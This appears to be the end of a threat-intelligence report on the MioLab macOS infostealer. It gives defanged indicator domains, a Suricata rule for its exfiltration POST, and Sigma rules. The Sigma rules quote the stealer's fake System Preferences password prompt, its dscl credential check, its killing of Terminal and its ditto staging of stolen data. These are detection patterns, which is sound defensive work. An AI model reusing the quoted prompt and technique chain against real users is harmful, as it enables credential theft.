command-distributor[.]com
commerceapprove[.]com
confirm-protocol[.]com
cucumbernonsense[.]com
displacehaircut[.]com
establishtransmission[.]com
flexiblefinger[.]com
formalpyramid[.]com
frontbottle[.]com
frozenlilytaxi[.]com
horsemanufacturer[.]com
importantsquash[.]com
insightvariety[.]com
itemvalidation[.]com
marinemember[.]com
memorialapetite[.]com
officerelaxation[.]com
ovalresponsibility[.]com
peaceofmindzone[.]com
registrationprotocol[.]com
respectableneedle[.]com
revisemodule[.]com
sculpturecherry[.]com
signaturemodule[.]com
singleenvironment[.]com
standardpoetry[.]com
stringmotivation[.]com
structurecarry[.]com
sunrisefootball[.]com
talentedfrog[.]com
technicalposition[.]com
terminalconfirm[.]com
terminalsignature[.]com
trackperformer[.]com
usefuldrum[.]com
welldrawer[.]com
wheelchairmoments[.]com
* According to maltrail project
Rules
Possible Suricata rule logic:
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"MacOS Miolab infostealer data exfiltration";flow:established,to_server;http.method; content:"POST";http.host; content:"socifiapp.com"; nocase;http.uri; content:"/api/reports/upload"; nocase;http.client_body; content:"build_tag=ILoveNeko"; nocase;classtype:trojan-activity;sid:4201001;rev:1;)
Possible Sigma Rules Logic:
Rule 1: Malicious Termination of Terminal Application
MioLab attempts to hinder manual analysis by killing the Terminal app immediately upon execution.
title: MioLab - Termination of Terminal App
description: Detects the use of killall to terminate the Terminal application to hinder analysis.
logsource:
category: process_creation
product: macos
detection:
selection:
command_line|contains: 'killall Terminal'
condition: selection
level: high
Rule 2: Credential Verification via Directory Services
The malware uses the ‘dscl’ utility with the ‘-authonly’ flag to verify that a captured password is correct.
title: MioLab - Credential Verification via DSCL
description: Detects suspicious use of dscl to verify user credentials.
logsource:
category: process_creation
product: macos
detection:
selection:
image|endswith: '/dscl'
command_line|contains: '-authonly'
condition: selection
level: critical
Rule 3: Social Engineering Password Prompt
Detection for the specific AppleScript prompt used to trick users into revealing their system password.
title: MioLab - Fake System Preferences Prompt
description: Detects AppleScript commands mimicking a System Preferences password request.
logsource:
category: process_creation
product: macos
detection:
selection:
command_line|contains:
- 'display dialog "You need to configure system settings before running this application.'
- 'with title "System Preferences"'
condition: selection
level: critical
Rule 4: Suspicious Data Staging and Compression
MioLab uses the ‘ditto’ utility to compress stolen archives within temporary directories before exfiltration’.
title: MioLab - Data Staging and Compression
description: Detects the use of ditto to create ZIP archives in temporary folders, a common exfiltration tactic.
logsource:
category: process_creation
product: macos
detection:
selection:
command_line|contains:
- 'ditto -c -k --sequesterRsrc'
- '/var/folders/'
command_line|endswith: '.zip'
condition: selection
level: medium
References:
-
https://decodecybercrime.com/mapping-defhost-an-investigation-into-femo-it-solutions-limited-as214351/
-
https://g0njxa.medium.com/approaching-stealers-devs-a-brief-interview-with-miolab-novastealer-35589d651ffd


